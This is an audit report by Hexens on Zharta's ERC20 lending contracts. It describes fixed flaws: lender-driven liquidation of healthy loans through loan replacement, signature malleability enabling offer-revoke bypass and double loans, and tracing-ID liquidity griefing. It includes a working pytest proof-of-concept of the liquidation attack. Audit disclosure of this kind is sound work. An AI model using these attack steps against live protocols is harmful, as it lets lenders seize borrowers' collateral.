hexens x ZHARTA

Security Review Report for Zharta

October 2025

Table of Contents

1. About Hexens

Hexens is a pioneering cybersecurity firm dedicated to establishing robust security standards for Web3 infrastructure, driving secure mass adoption through innovative protection technology and frameworks. As an industry elite experts in blockchain security, we deliver comprehensive audit solutions across specialized domains, including infrastructure security, Zero Knowledge Proof, novel cryptography, DeFi protocols, and NFTs.

Our methodology combines industry-standard security practices combined with unique methodology of two teams per audit, continuously advancing the field of Web3 security. This innovative approach has earned us recognition from industry leaders.

Since our founding in 2021, we have built an exceptional portfolio of enterprise clients, including major blockchain ecosystems and Web3 platforms.

2. Executive Summary

This report covers the security review for Zharta, a new peer-to-peer lending protocol for ERC20 tokens. The protocol is highly permissionless and allows for very configurable loans between a lender and a borrower.

Our security assessment was a full review of the code, spanning a total of 1 week

During our review, we identified 1 critical severity and 2 high severity vulnerabilities.

We also identified several minor severity vulnerabilities and code optimisations.

All of our reported issues were fixed by the development team.

We can confidently say that the overall security and code quality have increased after completion of our audit.

3. Security Review Details

Review Led by

Kasper Zwijsen, Head of Audits

Scope

The analyzed resources are located on:

🔗 https://github.com/Zharta/lending-erc20-protocol/tree/bed903422c45669639d85a5e92909dfff984ffc8

The issues described in this report were fixed in the following commits:

🔗 https://github.com/Zharta/lending-erc20-protocol/commit/5b085b6e2f1527af262716d171cd3037f5814444
🔗 https://github.com/Zharta/lending-erc20-protocol/commit/29b67d13830b7a49845fd4fd57bdfc632d68c666
🔗 https://github.com/Zharta/lending-erc20-protocol/commit/a0c8b7b5d54a8833f76880f207e44ce06bb21e3e
🔗 https://github.com/Zharta/lending-erc20-protocol/commit/6362b188cdda98e02767f71c33784746dcbc54fc

Changelog

6 October 2025	Audit start
14 October 2025	Initial report
15 October 2025	Revision received
16 October 2025	Final report

4. Severity Structure

The vulnerability severity is calculated based on two components:

1. Impact of the vulnerability
2. Probability of the vulnerability

Impact	Probability			
	Rare	Unlikely	Likely	Very likely
Low	Low	Low	Medium	Medium
Medium	Low	Medium	Medium	High
High	Medium	Medium	High	Critical
Critical	Medium	High	Critical	Critical

- **Severity Characteristics**

Smart contract vulnerabilities can range in severity and impact, and it's important to understand their level of severity in order to prioritize their resolution. Here are the different types of severity levels of smart contract vulnerabilities:

Critical

Vulnerabilities that are highly likely to be exploited and can lead to catastrophic outcomes, such as total loss of protocol funds, unauthorized governance control, or permanent disruption of contract functionality.

High

Vulnerabilities that are likely to be exploited and can cause significant financial losses or severe operational disruptions, such as partial fund theft or temporary asset freezing.

Medium	Vulnerabilities that may be exploited under specific conditions and result in moderate harm, such as operational disruptions or limited financial impact without direct profit to the attacker.
Low	Vulnerabilities with low exploitation likelihood or minimal impact, affecting usability or efficiency but posing no significant security risk.
Informational	Issues that do not pose an immediate security risk but are relevant to best practices, code quality, or potential optimizations.


- **Issue Symbolic Codes**

Each identified and validated issue is assigned a unique symbolic code during the security research stage.

Due to the structure of the vulnerability reporting flow, some rejected issues may be missing.

5. Findings Summary

Severity	Number of findings
Critical	1
High	2
Medium	1
Low	0
Informational	1
Total:	**5**



6. Weaknesses

This section contains the list of discovered weaknesses.

ZHAR1-7 | Malicious lender can abuse replace_loan_lender function to liquidate healthy loans

Fixed

Severity:	Probability:	Impact:
Critical	Very likely	Critical

Path:

contracts/P2PLendingRefinance.vy#L305-L308

Description:

Lenders can use the **replace_loan_lender()** function to sell their loans for new offers, which are theoretically better for borrowers than the old ones. The function verifies that the current LTV (loan-to-value) of the loan is below the **max_initial_ltv** of the offer. Therefore, when the **soft_liquidation_ltv** is higher than the **max_initial_ltv**, the loan will generally still be safe under the new offer.

However, **soft_liquidation_ltv** is only validated when it is non-zero. A loan with a **soft_liquidation_ltv** of zero can still be created or used to replace another loan.

```
if offer.offer.soft_liquidation_ltv > 0:
    assert offer.offer.soft_liquidation_ltv > max_initial_ltv, "liquidation ltv le initial ltv"
    # required for soft liquidation: (1 + f) * iltv < 1
    assert (BPS + base.soft_liquidation_fee) * max_initial_ltv < BPS * BPS, "initial ltv too high"

    ...

if new_loan.soft_liquidation_ltv > 0:
    assert new_loan.soft_liquidation_ltv >= loan.soft_liquidation_ltv, "liquidation ltv lt old loan"
```

When **soft_liquidate_loan()** is called for a loan with a **soft_liquidation_ltv** of zero, the transaction always succeeds if the current LTV is higher than the loan's initial LTV (**max_initial_ltv**)n . Otherwise, it will revert in **_compute_soft_liquidation()** due to an underflow during calculation.

```
def soft_liquidate_loan(loan: base.Loan):

    """
    @notice Settle a loan.
    @param loan The loan to be settled.
    """

    assert base._is_loan_valid(loan), "invalid loan"
    assert not base._is_loan_defaulted(loan), "loan defaulted"
    liquidator: address = msg.sender if not base.authorized_proxies[msg.sender] else tx.origin

    current_interest: uint256 = base._compute_settlement_interest(loan)
    convertion_rate: base.UInt256Rational = self._get_oracle_rate()
    current_ltv: uint256 = self._compute_ltv(loan.collateral_amount, loan.amount + current_interest,
convertion_rate)

    assert current_ltv >= loan.soft_liquidation_ltv, "ltv lt liquidation ltv"

    principal_written_off: uint256 = 0
    collateral_claimed: uint256 = 0
    liquidation_fee: uint256 = 0
    principal_written_off, collateral_claimed, liquidation_fee = self._compute_soft_liquidation(
        loan.collateral_amount,
        loan.amount + current_interest,
        loan.initial_ltv,
        loan.soft_liquidation_fee,
        convertion_rate,
    )
    ...
```

Therefore, a malicious lender can exploit this vulnerability to liquidate a healthy loan by replacing it with a new offer where **soft_liquidation_ltv** is zero. After that, if the loan's LTV is higher than the initial LTV, it can be soft liquidated, while it hasn't reached the original **soft_liquidation_ltv**. Using this attack, malicious lender can seize a large portion of a borrower's collateral after a price change.

Scenario:

1. A borrower takes a loan from a lender with an initial LTV of 70% and a **soft_liquidation_ltv** of 90%.
2. The lender replaces the loan with the similar offer which has a lower APR, but sets **soft_liquidation_ltv** to 0.
3. Now, the loan can be soft-liquidated whenever the LTV exceeds 70%.

4. When loan’s LTV reaches 77% (which would still be safe under the original offer), the lender can execute a soft liquidation and claim 24% of the borrower's collateral.

Remediation:

Consider requiring **soft_liquidation_ltv** to be greater than 0, or skipping that case in the **soft_liquidate_loan()** function.

Proof-of-Concept:

```
from textwrap import dedent

import boa
import pytest

from ...conftest_base import (
    ZERO_ADDRESS,
    ZERO_BYTES32,
    Loan,
    Offer,
    SignedOffer,
    calc_ltv,
    compute_loan_hash,
    compute_signed_offer_id,
    get_last_event,
    get_loan_mutations,
    replace_namedtuple_field,
    sign_kyc,
    sign_offer,
    calc_soft_liquidation
)

BPS = 10000
DAY = 86400
MAX_UINT256 = 2**256 - 1


@pytest.fixture(autouse=True)
def lender_funds(lender, usdc):
    usdc.mint(lender, 10**12)


@pytest.fixture(autouse=True)
def lender2_funds(lender2, usdc):
    usdc.mint(lender2, 10**12)


@pytest.fixture(autouse=True)
def borrower_funds(borrower, usdc):
    usdc.mint(borrower, 10**12)
```

```
@pytest.fixture
def protocol_fees(p2p_usdc_weth):
    settlement_fee = 100
    upfront_fee = 11
    p2p_usdc_weth.set_protocol_fee(upfront_fee, settlement_fee, sender=p2p_usdc_weth.owner())
    p2p_usdc_weth.change_protocol_wallet(p2p_usdc_weth.owner(), sender=p2p_usdc_weth.owner())
    return settlement_fee


@pytest.fixture(autouse=True)
def kyc_lender(lender, kyc_for, kyc_validator_contract):
    return kyc_for(lender, kyc_validator_contract.address)


@pytest.fixture(autouse=True)
def kyc_lender2(lender2, kyc_for, kyc_validator_contract):
    return kyc_for(lender2, kyc_validator_contract.address)


@pytest.fixture(autouse=True)
def kyc_borrower(borrower, kyc_for, kyc_validator_contract):
    return kyc_for(borrower, kyc_validator_contract.address)


@pytest.fixture
def offer_usdc_weth(now, borrower, lender, oracle, lender_key, usdc, weth, p2p_usdc_weth):
    principal = 1000 * 10**6
    offer = Offer(
        principal=principal,
        apr=1000,
        payment_token=usdc.address,
        collateral_token=weth.address,
        duration=10 * DAY,
        origination_fee_bps=100,
        min_collateral_amount=0,
        max_iltv=7000,
        available_liquidity=principal,
        call_eligibility=1 * DAY,
        call_window=1 * DAY,
        soft_liquidation_ltv=9000,
        oracle_addr=oracle.address,
        expiration=now + 100,
        lender=lender,
        borrower=borrower,
```

```
        tracing_id=32 * b"\1",
    )
    return sign_offer(offer, lender_key, p2p_usdc_weth.address)


@pytest.fixture
def offer_usdc_weth2(now, borrower, lender, oracle, lender_key, usdc, weth, p2p_usdc_weth):
    principal = 1000 * 10**6
    offer = Offer(
        principal = principal,
        apr=800,
        payment_token=usdc.address,
        collateral_token=weth.address,
        duration=10 * DAY,
        origination_fee_bps=100,
        max_iltv=7000,
        available_liquidity=principal,
        soft_liquidation_ltv=0,
        oracle_addr=oracle.address,
        expiration=now + 100,
        lender=lender,
        borrower=borrower,
        tracing_id=32 * b"\2",
    )
    return sign_offer(offer, lender_key, p2p_usdc_weth.address)


@pytest.fixture
def ongoing_loan_usdc_weth(
    p2p_usdc_weth,
    offer_usdc_weth,
    usdc,
    weth,
    borrower,
    lender,
    lender_key,
    now,
    protocol_fees,
    kyc_borrower,
    kyc_lender,
    oracle,
):
    offer = offer_usdc_weth.offer
    principal = offer.principal
```

```
    collateral_amount = int(0.3684e18)
    lender_approval = principal + (p2p_usdc_weth.protocol_upfront_fee() - offer.origination_fee_bps) * principal
// BPS

    weth.deposit(value=collateral_amount, sender=borrower)
    weth.approve(p2p_usdc_weth.address, collateral_amount, sender=borrower)
    usdc.deposit(value=lender_approval, sender=lender)
    usdc.approve(p2p_usdc_weth.address, lender_approval, sender=lender)

    loan_id = p2p_usdc_weth.create_loan(
        offer_usdc_weth, principal, collateral_amount, kyc_borrower, kyc_lender, sender=borrower
    )
    event = get_last_event(p2p_usdc_weth, "LoanCreated")

    loan = Loan(
        id=loan_id,
        offer_id=compute_signed_offer_id(offer_usdc_weth),
        offer_tracing_id=offer.tracing_id,
        initial_amount=principal,
        amount=principal,
        apr=offer.apr,
        payment_token=offer.payment_token,
        collateral_token=offer.collateral_token,
        maturity=now + offer.duration,
        start_time=now,
        accrual_start_time=now,
        borrower=borrower,
        lender=lender,
        collateral_amount=collateral_amount,
        origination_fee_amount=offer.origination_fee_bps * principal // BPS,
        protocol_upfront_fee_amount=p2p_usdc_weth.protocol_upfront_fee() * principal // BPS,
        protocol_settlement_fee=p2p_usdc_weth.protocol_settlement_fee(),
        soft_liquidation_fee=p2p_usdc_weth.soft_liquidation_fee(),
        call_eligibility=offer.call_eligibility,
        call_window=offer.call_window,
        soft_liquidation_ltv=offer.soft_liquidation_ltv,
        oracle_addr=offer.oracle_addr,
        initial_ltv=offer.max_iltv,
        call_time=0,
    )
    assert compute_loan_hash(loan) == p2p_usdc_weth.loans(loan_id)
    return loan
```

```
def test_malicious_replace_loan_lender_and_soft_liquidate(
    p2p_usdc_weth, ongoing_loan_usdc_weth, usdc, weth, oracle, now, offer_usdc_weth2, kyc_lender, lender
):
    loan = ongoing_loan_usdc_weth
    offer = offer_usdc_weth2.offer
    print("\ninitial_ltv and soft_liquidate_ltv: ", loan.initial_ltv, loan.soft_liquidation_ltv)

    current_ltv = calc_ltv(loan.amount, loan.collateral_amount, usdc, weth, oracle)
    print("current LTV: ", current_ltv)

    protocol_upfront_fee_amount = p2p_usdc_weth.protocol_upfront_fee() * offer.principal // BPS
    usdc.approve(p2p_usdc_weth.address, protocol_upfront_fee_amount, sender=lender)

    initial_lender_balance = usdc.balanceOf(loan.lender)
    loan_id = p2p_usdc_weth.replace_loan_lender(loan, offer_usdc_weth2, 0, kyc_lender, sender=loan.lender)

    principal = offer.principal
    loan2 = Loan(
        id=loan_id,
        offer_id=compute_signed_offer_id(offer_usdc_weth2),
        offer_tracing_id=offer.tracing_id,
        initial_amount=principal,
        amount=principal,
        apr=offer.apr,
        payment_token=offer.payment_token,
        collateral_token=offer.collateral_token,
        maturity=now + offer.duration,
        start_time=now,
        accrual_start_time=now,
        borrower=loan.borrower,
        lender=lender,
        collateral_amount=loan.collateral_amount,
        origination_fee_amount=offer.origination_fee_bps * principal // BPS,
        protocol_upfront_fee_amount=p2p_usdc_weth.protocol_upfront_fee() * principal // BPS,
        protocol_settlement_fee=p2p_usdc_weth.protocol_settlement_fee(),
        soft_liquidation_fee=p2p_usdc_weth.soft_liquidation_fee(),
        call_eligibility=offer.call_eligibility,
        call_window=offer.call_window,
        soft_liquidation_ltv=offer.soft_liquidation_ltv,
        oracle_addr=offer.oracle_addr,
        initial_ltv=offer.max_iltv,
        call_time=0,
    )
```

```
assert compute_loan_hash(loan2) == p2p_usdc_weth.loans(loan_id)

lender_balance_before = weth.balanceOf(loan.lender)

#oracle rate change 10% down
oracle.set_rate(int(oracle.rate() * 0.9), sender=oracle.owner())
new_ltv = calc_ltv(loan.amount, loan.collateral_amount, usdc, weth, oracle)

#new LTV hasn't exceeded the original soft_liquidation_ltv yet
print("new LTV:    ", new_ltv)
assert(new_ltv < loan.soft_liquidation_ltv)

#lender soft_liquidate the new loan and claim borrower's collateral
_, collateral_claimed, liquidation_fee = calc_soft_liquidation(loan2, usdc, weth, oracle, now)
p2p_usdc_weth.soft_liquidate_loan(loan2, sender=lender)
print("collateral claimed:  ", collateral_claimed)
assert weth.balanceOf(loan.lender) == lender_balance_before + collateral_claimed - liquidation_fee
```

ZHAR1-3 | Offer revoke bypass due to ECDSA signature malleability

Fixed

Severity:	Probability:	Impact:
High	Likely	High

Path:

contracts/P2PLendingBase.vy:revoke_offer

Description:

The **lender** of a signed offer can use the **revoke_offer** function to revoke a specific offer ID. This offer ID is the hash of the signature **(v, r, s)** tuple.

However, due to a missing check for signature malleability in the signature verification, it becomes possible to create a mirrored signature that results in a different order ID but valid signed offer to bypass the cancellation and still create the loan.

```
@pure
@internal
def _compute_signed_offer_id(offer: SignedOffer) -> bytes32:
    return keccak256(concat(
        convert(offer.signature.v, bytes32),
        convert(offer.signature.r, bytes32),
        convert(offer.signature.s, bytes32),
    ))
```

```
@external
def revoke_offer(offer: base.SignedOffer):

    """
    @notice Revoke an offer.
    @param offer The signed offer to be revoked.
    """

    assert base._check_user(offer.offer.lender), "not lender"
    assert offer.offer.expiration > block.timestamp, "offer expired"
    assert base._is_offer_signed_by_lender(offer, offer_sig_domain_separator), "offer not signed by lender"

    offer_id: bytes32 = base._compute_signed_offer_id(offer)
    assert not base.revoked_offers[offer_id], "offer already revoked"
```

```
base._revoke_offer(offer_id, offer)
```

Remediation:

We would recommend to check for malleable signatures in the signature verification.

ZHAR1-10 | Attacker can use the same tracing ID as victim lender

Fixed

Severity:	Probability:	Impact:
High	Likely	High

Path:

contracts/P2PLendingBase.vy:_check_and_update_offer_state

Description:

The **tracing_id** of an offer/loan is used to track the **committed_liquidity** of a tracing ID instance against an offer's **available_liquidity**.

Thanks to the **tracing_id**, different loans can be issued that share the same tracing ID and can therefore use the same pool of available liquidity from the lender.

However, the **tracing_id** is an arbitrary **bytes32** and not dependent on the lender's address. An attacker can therefore create a loan with the **tracing_id** of another lender to fill their **committed_liquidity** forcefully. The attacker can take out the liquidity without decreasing it, either by settling or defaulting on the loan.

This acts as a vector for DoS by reserving liquidity of victim offers that subsequently cannot be turned into loans anymore.

```
@internal
def _check_and_update_offer_state(offer: SignedOffer, amount: uint256):
    offer_id: bytes32 = self._compute_signed_offer_id(offer)
    assert not self.revoked_offers[offer_id], "offer revoked"

    commited_liquidity: uint256 = self.commited_liquidity[offer.offer.tracing_id]
    assert commited_liquidity + amount <= offer.offer.available_liquidity, "offer fully utilized"
    self.commited_liquidity[offer.offer.tracing_id] = commited_liquidity + amount

    if offer.offer.borrower != empty(address):
        # offer has borrower => normal offer
        self._revoke_offer(offer_id, offer)
```

Remediation:

The **tracing_id** should be calculated from some inputted **tracing_id** (that acts as a nonce/unique identifier) and the lender's address. For example, the hash **keccak256(offer.lender, tracing_id)** could be taken as the actual **tracing_id** input for the **committed_liquidities** mapping.

This ensures that:

- The tracing ID can still be shared across different offers of the same lender.
- A different lender cannot access the same tracing ID.

ZHAR1-2 | Double loan creation due to signature malleability

Fixed

Severity:	Probability:	Impact:
Medium	Likely	Medium

Path:

contracts/P2PLendingBase.vy:_compute_signed_offer_id

Description:

The **_compute_signed_offer_id** function returns a **bytes32** offer ID based off of the signature for a signed offer. However, the usage of only the tuple **(v, r, s)** as a key is unsafe due to signature malleability.

The **ecrecover** function uses an elliptic curve equation, and for a single message, there can exist two valid signatures by flipping the s value.

```
@pure
@internal
def _compute_signed_offer_id(offer: SignedOffer) -> bytes32:
 return keccak256(concat(
    convert(offer.signature.v, bytes32),
    convert(offer.signature.r, bytes32),
    convert(offer.signature.s, bytes32),
 ))
```

Since the **offer_id** is computed using **v**, **r**, and **s**, changing any of these values will generate a new **offer_id**.

As a result, it becomes possible to bypass the existing liquidity restrictions and signature usage validation to create a second loan from the same offer and the signature that was provided by the lender.

Remediation:

We would recommend to add a check for **s** in the signature verification:

```
@internal
def _is_offer_signed_by_lender(signed_offer: SignedOffer, offer_sig_domain_separator: bytes32) -> bool:
   assert signed_offer.signature.s <=
0x7FFFFFFFFFFFFFFFFFFFFFFFFFFFFFF5D576E7357A4501DDFE92F46681B20A0, "invalid signature"
```

```
    return ecrecover(
        keccak256(
            concat(
                convert("\x19\x01", Bytes[2]),
                abi_encode(
                    offer_sig_domain_separator,
                    keccak256(abi_encode(OFFER_TYPE_HASH, signed_offer.offer))
                )
            )
        ),
        signed_offer.signature.v,
        signed_offer.signature.r,
        signed_offer.signature.s
    ) == signed_offer.offer.lender
```

ZHAR1-11 | Incorrect NatSpec comment

Fixed

Severity:	Probability:	Impact:
Informational	Likely	Informational

Path:

contracts/P2PLendingErc20.vy:soft_liquidate_loan

Description:

The function **soft_liquidate_loan** contains a comment that describes the **settle_loan** function, instead of a comment describing the **soft_liquidate_loan** function itself.

```
@external
def soft_liquidate_loan(loan: base.Loan):

    """
    @notice Settle a loan.
    @param loan The loan to be settled.
    """
```

Remediation:

We recommend to fix the NatSpec comment.

hexens x ZHARTA